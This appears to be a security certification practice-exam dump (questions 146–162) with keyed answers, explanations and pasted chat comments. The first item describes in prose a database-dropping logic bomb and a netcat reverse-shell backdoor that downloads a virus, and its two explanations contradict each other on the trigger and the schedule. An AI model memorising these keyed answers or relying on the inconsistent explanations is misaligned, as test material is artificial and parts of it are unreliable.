
- SQL injection
- RAT
- Rootkit
- Backdoor
- Logic bomb


Answer:

Explanation

1 is Logic Bomb. Whenever some condition must be true for the execution, its a logic bomb.

2 is a backdoor. Netcat can be used to establish backdoor connections to any TCP/UDP port as shown in the command. It is not a RAT because a trojan has to be a fully functional software but with malicious intent. The user has to deliberately install it.





Command Output1 = Logic Bomb

In the first command output, we can see a script written in Bash. The script checks for a user named "john" in the /etc/password file using the grep command. If the user is not found (when $user is empty), the script executes the command to drop the database "production." This script is set to run every 5 minutes as per the crontab entry. This behavior matches the characteristics of a logic bomb. A logic bomb is a piece of code intentionally inserted into a program or script to execute a malicious action when a specific condition is met, such as a particular date or event. In this case, the condition is the absence of the user "john," and the malicious action is the deletion of the "production" database...

A logic bomb is a type of malicious code that executes when certain conditions are met, such as a specific date or time, or a specific user action**1**. In this case, the logic bomb is a script that runs every minute and checks if there is a user named john in the /etc/password file. If there is, it drops the production database using a MySQL command**3**. This could cause severe damage to the system and the data.

To prevent logic bombs, you should use antivirus software that can detect and remove malicious code, and also perform regular backups of your data. You should also avoid opening suspicious attachments or links from unknown sources, and use strong passwords for your accounts**1**.

Command Output2 = backdoorA backdoor is a type of malicious code that allows an attacker to access a system or network remotely, bypassing security measures**1**. In this case, the backdoor is a script that runs every time the date command is executed and prompts the user to enter their full name. Then, it opens a reverse shell connection using the nc command and downloads a virus file from a malicious website using the wget command**2**. This could allow the attacker to execute commands on the system and infect it with malware.

To prevent backdoors, you should use antivirus software that can detect and remove malicious code, and also update your system and applications regularly. You should also avoid executing unknown commands or scripts from untrusted sources, and use firewall rules to block unauthorized connections

Question #:146 - (Exam Topic 2)

An air traffic controller receives a change in flight plan for a morning aircraft over the phone. The air traffic controller compares the change to what appears on radar and determines the information to be false. As a result, the air traffic controller is able to prevent an incident from occurring. Which of the following is this scenario an example of?

A. Mobile hijacking

B. Vishing

C. Unsecure VoIP protocols

D. SPIM attack

Answer: B

Explanation

Vishing is a form of phishing that uses voice calls or voice messages to trick victims into revealing personal information, such as credit card numbers, bank details, or passwords. Vishing often uses spoofed phone numbers, voice-altering software, or social engineering techniques to impersonate legitimate organizations or authorities. In this scenario, the caller pretended to be someone who could change the flight plan of an aircraft, which could have caused a serious incident.

Question #:147 - (Exam Topic 2)

A security engineer learns that a non-critical application was compromised. The most recent version of the application includes a malicious reverse proxy while the application is running. Which of the following should the engineer do to quickly contain the incident with the least amount of impact?

A. Configure firewall rules to block malicious inbound access.

B. Manually uninstall the update that contains the backdoor.

C. Add the application hash to the organization's blocklist.

D. Tum off all computers that have the application installed.

Answer: A

Explanation

Configure firewall rules to block malicious inbound access. Since we need to contain the malware immediately inside the network to prevent the attacker from sending additional malicious data from C2 servers using reverse proxy backdoor, we need to block inbound traffic first coming through the infected application

C-Add the application hash to the organization's blocklist" is about acceptable use policy (AUP) which is a preventive action, rather than mitigation.

David Berrios

—

Today at 1:42 PM

Configuring firewall rules to block malicious inbound access can quickly contain the incident by preventing unauthorized external connections to the compromised application. This action helps prevent further exploitation and limits the impact of the incident. It's a targeted and effective way to mitigate the immediate threat while allowing time for a more comprehensive response, such as identifying the extent of the compromise, investigating the incident, and applying necessary patches or updates to address the vulnerability in the application.

Petra Martina Vrancic

—

Today at 1:43 PM

Turning off all computers (Option D) may cause a significant disruption to business operations, and manually uninstalling the update (Option B) might not be as quick and could potentially miss other compromised elements. Adding the application hash to a blocklist (Option C) is a good practice but may take more time to implement and might not immediately contain the incident.

Question #:148 - (Exam Topic 2)

A company has hired an assessment team to test the security of the corporate network and employee vigilance. Only the Chief Executive Officer and Chief Operating Officer are aware of this exercise, and very little information has been provided to the assessors. Which of the following is taking place?

A. A red-team test

B. A white-team test

C. A purple-team test

D. A blue-team test

Answer: A

Explanation

A red-team test is a type of security assessment that simulates a real-world attack on an organization's network, systems, applications, and people. The goal of a red-team test is to evaluate the organization's security posture, identify vulnerabilities and gaps, and test the effectiveness of its detection and response capabilities. A red-team test is usually performed by a group of highly skilled security professionals who act as adversaries and use various tools and techniques to breach the organization's defenses. A red-team test is often conducted without the knowledge or consent of most of the organization's staff, except for a few senior executives who authorize and oversee the exercise.

References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://cybersecurity.att.com/blogs/security-essentials/what-is-red-teaming

Question #:149 - (Exam Topic 2)

Leveraging the information supplied below, complete the CSR for the server to set up TLS (HTTPS)

• Hostname: ws01

• Domain: comptia.org

• IPv4: 10.1.9.50


• IPV4: 10.2.10.50

• Root: home.aspx

• DNS CNAME:homesite.


Instructions:

Drag the various data points to the correct locations within the CSR. Extension criteria belong in the left hand column and values belong in the corresponding row in the right hand column.



Answer:

Explanation



Question #:150 - (Exam Topic 2)

A security administrator needs to add fault tolerance and load balancing to the connection from the file server to the backup storage. Which of the following is the best choice to achieve this objective?

A. Multipathing

B. RAID

C. Segmentation

D. 8021.1

Answer: A

to achieve the objective of adding fault tolerance and load balancing to the connection from the file server to the backup storage is multipathing. Multipathing is a technique that allows a system to use more than one path to access a storage device. This can improve performance by distributing the workload across multiple paths, and also provide fault tolerance by switching to an alternative path if one path fails. Multipathing can be implemented using software or hardware solutions.

RAID (Redundant Array of Independent Disks) is a data storage technology that combines multiple physical disks into a single logical unit to provide redundancy and improve performance. However, RAID does not provide fault tolerance or load balancing for network connections.

-Segmentation is a network design technique that involves dividing a network into smaller segments to reduce network congestion and improve security. However, segmentation does not provide fault tolerance or load balancing for network connections.

-802.11 is a family of wireless networking standards commonly known as Wi-Fi. It is not applicable in this scenario as it is a wireless technology and does not provide fault tolerance or load balancing for wired network connections.

—

Today at 1:54 PM

Multipathing is the technique of creating more than one physical path between the server and its storage devices. It results in better fault tolerance and performance enhancement.

2

NEW

Petra Martina Vrancic

—

Today at 1:55 PM

Multipathing involves the use of multiple physical paths between the server and storage, ensuring redundancy and load balancing. This helps improve fault tolerance by providing alternative paths in case one path fails and optimizes performance by distributing the load across multiple paths

Question #:151 - (Exam Topic 2)

A company is launching a website in a different country in order to capture user information that a marketing business can use. The company itself will not be using the information. Which of the following roles is the company assuming?

A. Data owner

B. Data processor

C. Data steward

D. Data collector

Answer: D

Explanation

A data collector is an entity or organization that collects and gathers personal or user information for a specific purpose, such as marketing or analytics. In this case, the company is collecting user information from its website with the intention of providing that data to a marketing business, even though it does not intend to use the information itself. The data collected is typically gathered for further processing, analysis, or marketing activities by other entities (in this case, the marketing business).

- Data owner: The data owner is typically the entity that has legal ownership and responsibility for the data. In this scenario, the company is not retaining ownership of the data but is acting as a collector.
- Data processor: A data processor is an entity that processes data on behalf of the data owner. This role is typically distinct from the data collector's role. In this scenario, the marketing business might be considered the data processor if they process the data further after receiving it from the company.
- Data steward: A data steward is responsible for managing and overseeing data within an organization to ensure data quality, compliance, and governance. It is not the primary role in this scenario; the company's role is that of a data collector.

Question #:152 - (Exam Topic 2)

A company wants to enable BYOD for checking email and reviewing documents. Many of the documents contain sensitive organizational information. Which of the following should be deployed first before allowing the use of personal devices to access company data?

A. MDM

B. RFID

C. DLR

D. SIEM

Answer: A

Explanation

MDM stands for Mobile Device Management, which is a solution that can be used to manage and secure personal devices that access company data. MDM can enforce policies and rules, such as password protection, encryption, remote wipe, device lock, application control, and more. MDM can help a company enable BYOD (Bring Your Own Device) while protecting sensitive organizational information.

Question #:153 - (Exam Topic 2)

Which of the following is a solution that can be used to stop a disgruntled employee from copying confidential data to a USB drive?

A. DLP

B. TLS

C. AV

D. IDS

Answer: A

Explanation

DLP stands for data loss prevention, which is a set of tools and processes that aim to prevent unauthorized access, use, or transfer of sensitive data. DLP can help mitigate the risk of data exfiltration by disgruntled employees or external attackers by monitoring and controlling data flows across endpoints, networks, and cloud services. DLP can also detect and block attempts to copy, transfer, or upload sensitive data to a USB drive or other removable media based on predefined policies and rules.

References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.microsoft.com/en-us/security/business/security-101/what-is-data-loss-prevention-dlp

Question #:154 - (Exam Topic 2)

An employee's company email is configured with conditional access and requires that MFA is enabled and used. An example of MFA is a phone call and:

A. a push notification

B. a password.

C. an SMS message.

D. an authentication application.

Answer: B

Explanation

If Phone Call is 'Something you have' then **Password** as 'Something You know' should be the correct answer.
The other options (a push notification, an SMS message and an authentication application) are 'Something you have'
A. Push notificating --> something you have
B. Password --> something you know
C. Sms ---> It's the same as phone call. You need a phone to "know" the sms text--> some you have
D. auth app --> something you have.

Question #:155 - (Exam Topic 2)

Which of the following best describes a tool used by an organization to identify, log and track any potential risks and corresponding risk information?

A. Quantitative risk assessment

B. Risk register

C. Risk control assessment

D. Risk matrix

Answer: B

Explanation

A risk register is a tool used by an organization to identify, log, and track any potential risks and corresponding risk information. It helps to document the risks, their likelihood, impact, mitigation strategies, and status. A risk register is an essential part of risk management and can be used for projects or organizations.
A risk register is a document that is used as a risk management tool to identify potential setbacks within a project. This process aims to collectively identify, analyze, and solve risks before they become problems.

Likelyhood	Consequences				
	Insignificant *Risk is easily mitigated by normal day to day process*	**Minor** *Delays up to 10% of Schedule Additional cost up to 10% of Budget*	**Moderate** *Delays up to 30% of Schedule Additional cost up to 30% of Budget*	**Major** *Delays up to 50% of Schedule Additional cost up to 50% of Budget*	**Catastrophic** *Project abandoned*
Certain *>90% chance*	High	High	Extreme	Extreme	Extreme
Likely *50% - 90% chance*	Moderate	High	High	Extreme	Extreme
Moderate *10% - 50% chance*	Low	Moderate	High	Extreme	Extreme
Unlikely *3% - 10% chance*	Low	Low	Moderate	High	Extreme
Rare *<3% chance*	Low	Low	Moderate	High	High

Question #:156 - (Exam Topic 2)

Which of the following describes business units that purchase and implement scripting software without approval from an organization's technology support staff?

A. Shadow IT

B. Hacktivist

C. Insider threat

D. script kiddie

Answer: A

Explanation

Shadow IT is the use of IT-related hardware or software by a department or individual without the knowledge or approval of the IT or security group within the organization. Shadow IT can encompass cloud services, software, and hardware. The main area of concern today is the rapid adoption of cloud-based services.

According to one source, shadow IT helps you know and identify which apps are being used and what your risk level is. 80% of employees use non-sanctioned apps that no one has reviewed, and may not be compliant with your security and compliance policies.

Question #:157 - (Exam Topic 2)

A company recently implemented a patch management policy; however, vulnerability scanners have still been flagging several hosts, even after the completion of the patch process. Which of the following is the most likely cause of the issue?

A. The vendor firmware lacks support.

B. Zero-day vulnerabilities are being discovered. //most zero day att.cannot be detected as there are no patches for them

C. Third-party applications are not being patched.

D. Code development is being outsourced.

Answer: C

Explanation

Third-party applications are applications that are developed and provided by external vendors or sources, rather than by the organization itself. Third-party applications may introduce security risks if they are not properly vetted, configured, or updated. One of the most likely causes of vulnerability scanners flagging several hosts after the completion of the patch process is that third-party applications are not being patched. Patching is the process of applying updates or fixes to software to address bugs, vulnerabilities, or performance issues. Patching third-party applications is essential for maintaining their security and functionality, as well as preventing attackers from exploiting known flaws.

- Zero-day vulnerabilities, are a concern, but they are typically not detected by vulnerability scanners because they are unknown vulnerabilities that have not yet been addressed by patches or security updates. However, they represent a different type of security challenge.
- The lack of vendor firmware support can lead to vulnerabilities, but it's not typically something that can be addressed through patch management policies. It might require hardware upgrades or other mitigation measures.
- Code development being outsourced could potentially introduce security risks, but it's not the most likely cause of vulnerability scanner flags for unpatched vulnerabilities.

References: https://www.comptia.org/certifications/security#examdetails

https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.csoonline.com/article/2124681/why-third-party-security-is-your-security.html

Question #:158 - (Exam Topic 2)

Which of the following processes would most likely help an organization that has conducted an incident response exercise to improve performance and identify challenges?

A. Lessons learned

B. Identification

C. Simulation

D. Containment

Answer: A

Explanation

Lessons learned is a process that would most likely help an organization that has conducted an incident response exercise to improve performance and identify challenges. Lessons learned is a process that involves reviewing and evaluating the incident response exercise to identify what went well, what went wrong, and what can be improved. Lessons learned can help an organization enhance its incident response capabilities, address any gaps or weaknesses, and update its incident response plan accordingly.

References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901

Question #:159 - (Exam Topic 2)

Which of the following can be used by an authentication application to validate a user's credentials without the need to store the actual sensitive data?

A. Salt string

B. Private Key

C. Password hash

D. Cipher stream

Answer: C

Explanation

Password hash is a method of storing a user's credentials without the need to store the actual sensitive data. A password hash is a one-way function that transforms the user's password into a fixed-length string of characters that cannot be reversed. The authentication application can then compare the password hash with the stored hash to validate the user's credentials without revealing the original password.

- "Salt string" is a component used in the process of generating a password hash to add randomness and prevent precomputed attacks but is not used for direct validation.
- "Private Key" is typically used in asymmetric cryptography for encryption and digital signatures, not for direct password validation.

- "Cipher stream" refers to data that has been encrypted using a specific encryption algorithm and is not typically used for password validation.

Question #:160 - (Exam Topic 2)

A company would like to move to the cloud. The company wants to prioritize control and security over cost and ease of management. Which of the following cloud models would best suit this company's priorities?

A. Public

B. Hybrid

C. Community

D. Private

Answer: D

Explanation

A private cloud model would best suit the company's priorities of control and security over cost and ease of management. In a private cloud, the infrastructure is dedicated to a single organization, providing greater control over the environment and the ability to implement strict security measures. This is in contrast to public, community, or hybrid cloud models, where resources are shared among multiple organizations, potentially compromising control and security. While private clouds can be more expensive and more difficult to manage, they the highest level of control and security for the company.

Reference:

- CompTIA Security+ Certification Exam Objectives (SY0-601), Section 3.2: "Explain the importance of secure staging deployment concepts."

- Cisco: Private Cloud - https://www.cisco.com/c/en/us/solutions/cloud/private-cloud.html

Petra Martina Vrancic — Today at 2:06 PM

In a private cloud, the infrastructure is dedicated to a single organization, providing greater control and security compared to public or hybrid clouds. This allows the company to have a more customized and secure environment, but it might involve higher costs and more management efforts.

Question #:161 - (Exam Topic 2)

A security engineer updated an application on company workstations. The application was running before the update, but it is no longer launching successfully. Which of the following most likely needs to be updated?

A. Blocklist

B. Deny list

C. Quarantine list

D. Approved list

Answer: D

Explanation

Approved list is a list of applications or programs that are allowed to run on a system or network. An approved list can prevent unauthorized or malicious software from running and compromising the security of the system or network. An approved list can also help with patch management and compatibility issues. If the security engineer updated an application on the company workstations, the application may need to be added or updated on the approved list to be able to launch successfully.

Approved List (Whitelist):

- An approved list, also known as a whitelist, contains items that are explicitly allowed or approved for execution or use on a system or network.
- Items on an approved list are considered safe, trusted, and authorized to run.
- The purpose of an approved list is to restrict execution to only known and trusted applications or entities, enhancing security by allowing only authorized software to operate.

- Blocklist (Blacklist):
  - A blocklist, also known as a blacklist, contains items (applications, files, websites, etc.) that are explicitly prohibited or blocked from running, accessing, or being used on a system or network.
  - Items on a blocklist are typically considered to be potentially harmful, suspicious, or unwanted.
  - The purpose of a blocklist is to prevent certain items from executing or functioning to enhance security by blocking known threats or undesirable content.
- Deny List:
  - A deny list is similar to a blocklist in that it contains items that are explicitly denied or restricted from use.
  - Items on a deny list are specifically prohibited based on security or policy considerations.
  - Deny lists can be used in various contexts, such as network access control, application access control, or file system access control.
- Quarantine List:
  - A quarantine list is used to isolate or quarantine potentially suspicious or malicious items.
  - When an item is added to the quarantine list, it is typically prevented from running or accessing other resources until it can be further analyzed, cleaned, or remediated.
  - Quarantine lists are commonly used in endpoint security and email security to contain threats before they can cause harm.

Question #:162 - (Exam Topic 2)

An engineer is using scripting to deploy a network in a cloud environment. Which of the following describes this scenario?

A. SDLC

B. VLAN

C. SDN ////// software-defined networking

D. SDV

Answer: C

Explanation

SDN stands for software-defined networking, which is an approach to networking that uses software-based controllers or application programming interfaces (APIs) to communicate with underlying hardware infrastructure and direct traffic on a network. SDN decouples the network control plane from the data plane, enabling centralized management and programmability of network resources. SDN can help an engineer use scripting to deploy a network in a cloud environment by allowing them to define and automate network policies, configurations, and services through software commands.

SDLC (Software Development Life Cycle):

- SDLC is a process used in software engineering for planning, designing, coding, testing, and deploying software applications. It is not directly related to network deployment in a cloud environment.

